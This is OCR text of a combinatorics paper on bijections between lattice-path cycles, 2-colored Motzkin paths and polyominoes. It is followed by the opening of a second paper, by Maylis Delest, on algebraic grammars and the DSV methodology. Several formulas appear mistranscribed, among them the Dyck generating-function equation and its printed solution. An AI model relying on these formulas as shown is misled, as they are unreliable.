Therefore, we can represent the cycle by a $2 \times n$ matrix simply by concatenating the n vectors corresponding to its steps. For example, the cycle of Fig. 5 on page 3 can be represented by the matrix:

$$\begin{pmatrix} 0 & 0 & 0 & 0 & 0 & 1 & 1 & 0 & 1 & 1 & 1 & 1 & 1 & 1 & 1 & 0 & 0 & 1 & 1 & 1 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 1 & 1 & 0 & 0 & 0 & 0 & 1 & 0 & 1 & 1 & 0 & 1 & 1 & 0 & 1 & 1 & 1 & 1 & 0 & 1 & 0 & 0 & 0 & 1 \end{pmatrix}.$$

Moreover, if we code a rise step by 1 and a fall step by 0, then each row of the matrix is a Grand Dyck path. The concatenation of these two paths gives a Grand Dyck path of length $4n$. The previously defined transformation can be simply inverted. □




Fig. 6: The Grand Dyck path corresponding to the cycle of Fig. 5 on page 3.

Let us now examine the set of *positive cycles*, that is, the set of cycles that remain weakly above the x-axis. The coding of Fig. 4 ensures us that each path of $\mathcal{C}^+_{2n}$ corresponds to a positive cycle of length $2n$. For example the path in Fig. 2 on page 2 corresponds to that in Fig. 7.
We now combinatorially prove that the number of positive cycles with $2n$ steps is equal to

$$\left|\mathcal{C}^+_{2n}\right| = \frac{2n+1}{(n+1)^2}\left|\mathcal{C}_{2n}\right| = \frac{1}{2n+1}\binom{2n+1}{n}^2, \qquad n \geq 0. \tag{5}$$

(We leave the simple analytical proof of (5) to the reader.) Let X_{2n+1}, $n \geq 0$ denote the class of paths using the same steps as the 2-colored Motzkin paths, having the same number of α-colored and β-colored steps,




Fig. 7: The positive cycle corresponding to the path in Fig. 2 on page 2.

and running from $(0,0)$ to $(2n+1,1)$. For any path in this class, the number of rise steps exceeds the number of fall steps by one unit. The same arguments used to prove Lemma 1 will convince the reader that

$$|X_{2n+1}| = \binom{2n+1}{n}^2. \tag{6}$$

To have the desired proof of (5) it is sufficient to show

$$|X_{2n+1}| = (2n+1)\left|\mathcal{C}^{+}_{2n}\right|. \tag{7}$$

The proof of (7) will be neat application of the *cycle lemma*, as recorded in [7]:

Lemma 2 *If $< x_1, x_2 \ldots, x_m >$ is any sequence of integers whose sum is* 1*, then exactly one of the cyclic shifts $< x_1, x_2 \ldots, x_m >$, $< x_2 \ldots, x_m, x_1 >$ $\ldots$ $< x_m, x_1 \ldots, x_{m-1} >$ has all of its partial sums positive.*

In the sequel we will also represent the paths of X_{2n+1}, as $(2n+1)$-vectors, obtained by encoding each rise step with 1, each fall step by -1, each α-colored horizontal step with 2, and each β-colored horizontal step with -2. For an arbitrary path $P \in X_{2n+1}$, let $v(P)$ denote its vectorial representation.
Since there are $\binom{2n+1}{n}^2$ paths of X_{2n+1}, Lemma 2 implies that exactly $1/(2n+1)$ of these paths have a vectorial representation with all partial sums positive (see Fig. 8 on page 6). Let J_{2n+1} denote the set of those paths. We next establish a direct bijection between the positive cycles of length $2n$ and paths of J_{2n+1}, thus obtaining (7).

Let P be a positive cycle of length $2n$. Moreover, let A be the rightmost point belonging to P such that the partial sums of the vector $v(P)$ assume the lowest value, say a, $-a \leq 0$. Then P can be decomposed in two sub-paths, L and R, on the left and on the right of A, respectively (see Fig. 9 on page 7). It should be clear that the vector $v(R)$ has all partial sums positive. We consider the new path P' formed by transposing the paths L and R, and adding a rise step between them. We will prove that $P' \in J_{2n+1}$, that is, the vector $v(P')$ has all partial sums positive. Let $v(L)$ and $v(R)$ be the vectors encoding L and R respectively. Surely, the sum of the integers of $v(P')$ is equal to 1. Suppose that there is a prefix q of $v(P')$ such that q's sum is equal to 0. For the previous considerations q must contain strictly $v(R)$, thus $q = (r_1, \ldots, r_k, 1, s_1, \ldots, s_h)$, $r_i, s_i \in \{0,1\}$, $v(R) = (r_1, \ldots, r_k)$, and $h \geq 1$. Therefore, since $r_1 + \ldots + r_k = a > 0$ ($a = 0$ if and only if $v(R)$ is empty), we must have $1 + s_1 + \ldots + s_h = -a$, and then $s_1 + \ldots + s_h = -a - 1$. Finally, the vector $s = (s_1, \ldots, s_h)$ represents a prefix S of L, such that $v(S) = -a - 1$, contradicting our initial hypothesis. Then $P' \in J_{2n+1}$.

The previously defined bijection can be easily inverted as follows: given a path P' in J_{2n+1}, let B be P' rightmost point having the lowest ordinate. The point B divides P' in two sub-paths, U and V, on the left and on the right of B, respectively. Let V' be the path obtained from V by deleting the initial rise step, and




Fig. 8: The cyclic shifts of a path in X_{2n+1} and the the partial sums of the corresponding vectors.

P the path obtained by transposing the paths U and V'; namely, $P = V'U$. Clearly, P is a positive cycle. Figure 10 on page 7 shows the bijection between the 3 positive cycles of length 2 and the 3 paths of J_3.

3 Bijective results on directed-convex polyominoes

A *polyomino* is a finite union of elementary cells of the lattice $Z \times Z$, whose interior is connected. Most of them can be defined by combining two notions: *convexity* and *directed growth*. A polyomino is said to be *vertically convex* when its intersection with any vertical line is convex. We can define similarly a notion of *horizontal convexity*. A polyomino is *convex* if it is both vertically and horizontally convex. A polyomino P is said to be *directed* when every cell of P can be reached from a distinguished cell, called the root, by a path which is contained in P and uses only north and east unitary steps. A polyomino is *directed-convex* if it is both directed and convex (see Fig. 11 (a) on page 8).

A *parallelogram polyomino* is a polyomino whose boundary consists of two lattice paths that intersect only initially and finally. The boundary paths, which we call upper and lower path, use the positively directed unit steps, $(1,0)$ and $(0,1)$ (see Fig. 11, (b) on page 8). Chang and Lin [3], and later Bousquet-Mélou [1, p.111] used analytic methods to prove that the number of directed-convex polyominoes and the number of parallelogram polyominoes having q rows and p columns are equal to, respectively,




Fig. 9: A positive cycle and the corresponding path of J_{2n+1}.

$$\binom{p+q-2}{p-1}\binom{p+q-2}{q-1} \tag{8}$$

$$\frac{1}{p+q-1}\binom{p+q-1}{p-1}\binom{p+q-1}{q-1}. \tag{9}$$

(The second formula is originally due to Narayana, [9].) In particular, for polyominoes having $n+1$ rows and $n+1$ columns, these formulas reduce to

$$\binom{2n}{n}^2 \tag{10}$$




Fig. 10: The bijection between the positive cycles of length 2 and J_3.




Fig. 11: (a) A directed convex polyomino; (b) a parallelogram polyomino.

$$\frac{1}{2n+1}\binom{2n+1}{n}^2, \tag{11}$$

respectively, that is the numbers in (1), and (2). Let us denote by $\mathcal{DC}_n$ the class of directed-convex polyominoes having n rows and n columns and by $\mathcal{PP}_n$ the class of parallelogram polyominoes having n rows and n columns. We will reprove (10) this time by simply establishing a bijection between the class $\mathcal{DC}_{n+1}$ and $2n$-length cycles. Similarly, we will reprove (11) by establishing a bijection from $\mathcal{PP}_{n+1}$ to the class of positive cycles of length $2n$. For this purpose, we define an auxiliary class H_n of prefixes of positive cycles, having length $2n$, having an equal number of α and β-colored horizontal steps, and having a final point with an even ordinate, say $2h$, $h \geq 0$.




Fig. 12: A directed convex polyomino and its boundary paths.

The bijection between $\mathcal{DC}_{n+1}$ and H_n. Consider a polyomino $P \in \mathcal{DC}_{n+1}$. Let (k,k) denote the rightmost point on P on the diagonal running from $(0,0)$ to $(n+1,n+1)$. We remark that each polyomino P is uniquely determined by its boundary paths, the upper, say u, and the lower, say l, running from $(0,0)$ to (k,k) (see Fig. 12), each path consisting in $2n$ unit steps belonging to $\{(1,0),(0,1),(-1,0),(0,-1)\}$. Moreover, by considering the scheme of Fig. 12 on page 8, one can see that each boundary path can be represented by means of a binary array of $2n$-elements where 0 represents the steps $(1,0)$ and $(-1,0)$ and 1 the steps $(0,1)$ and $(0,-1)$. It follows that the polyomino P can be represented by a $2 \times n$ binary matrix, where the first row corresponds to the upper boundary path and the second corresponds to the lower one. For example, the polyomino of Fig. 12 on page 8 can be represented by the matrix:

$$\begin{pmatrix} 1 & 0 & 1 & 1 & 1 & 1 & 0 & 1 & 0 & 1 & 1 & 1 & 1 & 0 & 0 & 1 \\ 1 & 0 & 0 & 0 & 1 & 0 & 1 & 0 & 0 & 0 & 0 & 0 & 0 & 1 & 0 & 1 \end{pmatrix}.$$

We wish to point out two properties of the upper and lower paths, u and l:

1. for every prefix s of u and every prefix v of l, having the same length, we have $|s|_1 \geq |v|_1$, with $|j|_1$ defined as the number of occurrences of 1 in j;
2. $|u|_1 - |l|_1 = 2k$.

Besides, the matrix can be viewed as an array of n vectors 2×1. Then, it is possible to represent it as path P' belonging to H_n, and whose final point ordinate is equal to $2k$, by means of the coding defined for the cycles in the proof of Lemma 1. For example, Figure 13 represents the H_n path corresponding to the polyomino in Fig. 12 on page 8.




Fig. 13: The H_n path corresponding to the polyomino in Fig. 12 on page 8.

It should be clear that this mapping from directed-convex polyominoes having $n+1$ rows and $n+1$ columns to the paths of H_n can be easily inverted. In the special case that P is a parallelogram polyomino we have $|u|_1 - |l|_1 = 0$; that is, we have the desired correspondence between parallelogram polyominoes and positive cycles (see Fig. 14 on page 10). We wish to point out that the last bijection is a special case of a classical bijection between parallelogram polyominoes of perimeter $2n+4$ and 2-colored Motzkin paths of length $2n$ [4].




Fig. 14: A particular case of the bijection is the restriction to parallelogram polyominoes and positive cycles.

The bijection between H_n and $2n$-length cycles. Let P' be a path in H_n and let $2k$, $k \geq 0$, be its final point ordinate. If $k = 0$, then P' is a positive cycle. Otherwise, for every $i = 0, \ldots, k-1$ we consider the vertical side of unitary length $(2n, i), (2n, i+1)$. We then draw a horizontal ray to the left from the center of this side. There are k such rays. Each ray hits for the first time a rise step in P'. We modify P' by




Fig. 15: The cycle corresponding to the H_n path in Figure 14.

changing the steps that are hit to fall steps. In this modified path the number of rise step is trivially equal to the number of fall steps, thus we have obtained the desired cycle (see Fig. 15 on page 10).

This mapping is inverted as follows (see Fig. 16 on page 11). Let Q be a $2n$-length cycle and let $-h$, $h > 0$ be the ordinate of the lowest point of Q. From each of the points $(0, -\frac{1}{2})$, $(0, -1-\frac{1}{2})$, …, $(0, -h+1-\frac{1}{2})$, we draw a ray to the right until it hits Q, necessarily at a fall step. Let Q' be the path obtained from Q in which each hit step is changed to a fall step. The path $Q' \in H_n$, and its final point ordinate is equal to $2h$.

4 Conclusions

In this paper we essentially described:

1. the correspondence among the class of lattice paths using north, south, east, and west steps, beginning and ending at $(0,0)$; the class of 2-colored Motzkin paths having the same number of α and β-colored steps; and the class of directed-convex polyominoes having the same number of rows and columns. That correspondence leads to a combinatorial interpretation of the numbers in (1);

2. the correspondence among the class of lattice paths using north, south, east, and west steps, beginning and ending at $(0,0)$ remaining weakly above the x-axis; the class of 2-colored Motzkin paths




Fig. 16: From a $2n$-length cycle to a H_n path.

having the same number of α and β-colored steps, remaining weakly above the x-axis; and the class of parallelogram polyominoes having the same number of rows and columns. That correspondence leads to a combinatorial interpretation of the numbers in (3).

We observe that it is possible to generalize the correspondences 1. and 2. to

1. the class of lattice paths using north, south, east, and west steps, beginning at $(0,0)$ and ending in $(p-q,0)$, $p,q \in N$, made by $p+q-2$ steps, (resp. the paths remaining weakly above the x-axis);

2. the class of 2-colored Motzkin paths of length $p+q-2$, such that the difference between the number of α and β-colored steps is equal to $p-q$ (resp. the paths remaining weakly above the x-axis);

3. the class of directed-convex polyominoes having p rows and q columns (resp. the class of parallelogram polyominoes having p rows and q columns)

thus giving combinatorial proofs of the formulas (10) and (11).

Acknowledgements

Authors wish to thank Robert A. Sulanke for many helpful suggestions and comments.

References

[1] M. Bousquet-Mélou, *q*-Énumération de polyominos convexes, *Publications du L.A.C.I.M.* (1991).

[2] W. Breckenridge, H. Gastineau-Hills, A. Nelson, P. Bos, G. Calvert, and K. Wehrhahn, Lattice paths and Catalan numbers, *Bull. Inst. Comb. and its App.*, 1 (1991) 41-55.

[3] S. J. Chang, and K. Y. Lin, Rigorous results for the number of convex polygons on the square and honeycomb lattices, *J. Phys. A: Math. Gen.*, 21 (1988) 2635-2642.

[4] M. Delest, and X. Viennot, Algebraic languages and polyominoes enumeration, *Theor. Comp. Sci.*, 34 (1984) 169-206.

[5] N. Dershowitz and S. Zaks, The cycle lemma and some applications, *Europ. J. Comb.*, 11 (1990) 35-40.

[6] N. Dvoretzky and T. Motzkin, A problem of arrangements, *Duke Math. J.*, 14 (1947) 305-313.

[7] R. L. Graham, D. E. Knuth, and O. Patashnik, *Concrete mathematics*, Addison-Wesley Publishing Company, New York (1989).

[8] R. K. Guy, C. Krattenthaler, and B. Sagan, Lattice paths, reflections and dimension-changing bijections, *Ars Combinatorica*, 34 (1992) 3-15.

[9] T. V. Narayana, Sur les treillis formés par les partitions d'un entier; leurs applications à la théorie des probabilités, *Comp. Rend. Acad. Sci. Paris*, 240 (1955) 1188-9.

[10] G. M. Raney, Functional composition patterns and power series reversion, *Trans. Am. Math. Soc.*, 94 (1960) 441-451 .

[11] N. J. A. Sloane, and S. Plouffe, *The Encyclopedia of Integer Sequences*, Academic Press, New York (1995).

[12] R. P. Stanley, *Enumerative Combinatorics*, Vol.2, Cambridge University Press, Cambridge (1999).

[13] R. A. Sulanke, A note on counting lattice walks restricted to the half plane, *(preprint).*

COMBINATORICS, INFORMATION VIZUALISATION, AND ALGEBRAIC LANGUAGES

MAYLIS DELEST

Université Bordeaux 1, France
maylis@labri.u-bordeaux.fr

1. Introduction. Let Ω be a class of combinatorial objects. We suppose that they are enumerated by the integer a_n according to the value n of some parameter p. Let $f(t) = \sum_{n=0} a_n t^n$ be the corresponding generating function. One of the main problems addressed by combinatorics is finding $f(t)$ and its properties knowing a recurrence on a_n or even a sequence of the first values $a_0, a_1, a_2, \ldots$. Many books are devoted to this field [24, 32]. With computer algebra systems, new techniques have been set up for getting results [1, 2]. Internet network users may ask online information on a sequence of values [27]. This last service is an encyclopedia of integer sequences but also it gives useful references to objects that are counted by sequences. Enumerative combinatorics is focussed on getting more inside the formula using bijection with object classes. We give an old trite example due to Euler in order to enlighten what we call *getting inside formula*. Let s_n be defined by

$$s_n = \sum_{i=0}^{n} (2i+1).$$

Of course, we have $s_n = (n+1)^2$. This result can be obtained by algebra but also explained by a geometrical construction. For each i, the value $(2i+1)$ is represented by a hook of $(2i+1)$ cells in the plane $\mathbb{N}\times\mathbb{N}$. Then, the s_n value is constructed by putting the hooks upon each other. See Figure 1.1.

In this paper, we focus on methods intensively studied by the *Combinatorics Bordeaux School* and some of their applications. After some definitions and notations, we describe in Section 3 the DSV methodology and in Section 4 two extensions that are object grammars and Q-grammars. At the end, we show applications of these techniques to information visualization.

2. Definitions and notations. This section summarizes briefly the notions needed for understanding this paper. A more complete background can be acquired from [3, 4, 23]. Let X be a nonempty set called alphabet. The elements of X are called letters. A word is a finite sequence of letters from X. The empty word is usually denoted by ϵ. Let u and v be two words on X,




FIGURE 1.1. Euler proof for $n = 6$, $s_n = 49$.

$u = u_1 \cdots u_p$ and $v = v_1 \cdots v_q$. We define the concatenation of two words to be $uv = u_1 \cdots u_p v_1 \cdots v_q$. We denote by X^* the free monoid generated by X, that is, the set of all words on X endowed with the operation of concatenation. The number of occurrences of the letter x in the word u is denoted by $|u|_x$. The number of letters of a word w is called length of w and is denoted by $|w|$. A language is a subset of X^*. To every language $\mathcal{L}$, one can associate a noncommutative formal power series


$$L = \sum_{w \in \mathcal{L}} w,$$

that is, an element of the algebra $\mathbb{Z}\langle\langle X \rangle\rangle$ of noncommutative formal power series with variables in X and coefficients in $\mathbb{Z}$.

DEFINITION 2.1. An algebraic grammar is a 4-tuple $G = \langle N, X, P, s \rangle$ such that N and X are two disjoint alphabets called, respectively, the nonterminal and the terminal alphabet, s is an element of N called axiom, and P is a set of pairs (α, β) with $\alpha \in N$ and $\beta \in (N \cup X)^*$ called production rules and is denoted by $\alpha \to \beta$.

Let α be in N and u in $(N \cup X)^*$, $u = u_1 \alpha u_2$. A derivation in G is a rewriting of u as $v = u_1 \beta u_2$ with $\alpha \to \beta$. This is denoted by $u \to v$. We say that a word w is deriving from a nonterminal symbol α in G if there exists a sequence of derivations which rewrites α as w. This will be denoted by $\alpha \xrightarrow{*} w$. The set $L(G)$ of words generated by s is called the algebraic language generated by G. In general, there may exist several grammars for a given algebraic language.

EXAMPLE 2.2. The main example in combinatorics is the Dyck language, not because of its complexity, but because of the frequency with which it occurs in



Binary tree Dyck path Skew polyomino

FIGURE 2.1. Combinatorial objects encoded by the word xxyxyyxy.

different settings. It encodes numerous and diverse structures such as trees, paths, polyominoes. See Figure 2.1. Its words are generated by the grammar G_1 given by

$$N = \{D\}, \qquad X = \{x, y\}, \qquad s = D,$$

and the production rules

$$D \longrightarrow xDyD, \quad D \longrightarrow \epsilon.$$

This example gives rise to unambiguous algebraic grammars, that is, algebraic grammars in which every word is obtained only once from the axiom using the production rules in a left-right derivation that is deriving first the leftmost terminal. In such cases, the formal power series associated to the language verifies equations which follow directly from the production rules. In our example,

$$D = xDyD + \epsilon.$$

In the following, all the grammars are considered to be unambigous.

3. DSV methodology. This methodology stems from an idea of M. P. Schützenberger from 1959 [25, 26]. This method is now known as the DSV-methodology, following M. P. Schützenberger's wish expressed to Viennot [30].

Let X be an alphabet, $X = \{x_1, \ldots, x_k\}$. The commutative image of a series produces, from a noncommutative formal power series, a commutative one, called an enumerative series of the language $\mathcal{L}$. This is defined by

$$\chi_0(\mathcal{L}) = \sum_{i_1, i_2, \ldots, i_k \in \mathbb{N}^k} n_{i_1, i_2, \ldots, i_k} x_1^{i_1} x_2^{i_2} \cdots x_k^{i_k}$$

such that $n_{i_1, i_2, \ldots, i_k}$ is the number of words w in $\mathcal{L}$ such that $|w|_{x_j} = i_j$ for each j in $[1 \cdots k]$. In this way, we obtain an application from the Boolean semi-ring $\mathbb{B}\langle\langle X \rangle\rangle$ to the semi-ring $\mathbb{N}\langle\langle X \rangle\rangle$ of commutative formal power series with variables in X. We will often denote by L the series $\chi_0(\mathcal{L})$. The application χ_0 is not a morphism but the following theorem holds.

THEOREM 3.1. *The image of an algebraic language under χ_0 is an algebraic series which is one of the components of the solution of the system of equations obtained via χ_0 from an unambiguous grammar of the language.*

EXAMPLE 3.2. The computation on the Dyck language classically leads to the equation:

$$D(x,y) = xyD(x,y) + 1.$$

An elementary computation shows that

$$D(x,y) = \frac{1-\sqrt{1-4xy}}{2x^2},$$

from which we deduce easily that the number of Dyck words of length 2n is the Catalan number

$$C_n = \frac{1}{n+1}\binom{2n}{n}.$$

Numerous results, in several areas, were obtained by this method: Polyominos [10, 12] tRNA structures [28]. Some overviews can be found in [7, 31].

REMARK 3.3. Some algebraic languages cannot be associated to unambiguous grammars. Flajolet [16] has shown that their generating series are related to transcendental series.

So, the first step in the Schützenberger methodology, namely the encoding, requires particular insight: One must find a bijection between the objects and an algebraic language. We remark that, frequently, the language which is obtained in the bijection process turns out to be closely related to the Dyck language. We will see in Section 4 an explanation of this fact. Thus, in the following, we describe bijections linked directly to Dyck words. Let us consider the set B of binary trees. If b is in B, then it admits the following recursive description: Either $b = (\text{root}(b), L(b), R(b))$ where root(b) is an internal node called root and $L(b)$ ($R(b)$, respectively) is the left (right, respectively) tree, or b is a single point called leaf. To encode a tree by a Dyck word, traverse the tree in left first depth-first order (or prefix order, that is, visiting first the root, then the left subtree, then the right subtree). During the traversal, write x at each internal node and y at each leaf, except the last one. This is the classical bijection between binary trees and Dyck words [29]. One deduces the following well-known result.

THEOREM 3.4. *The number of binary trees having $n+1$ leaves is the Catalan number C_n.*

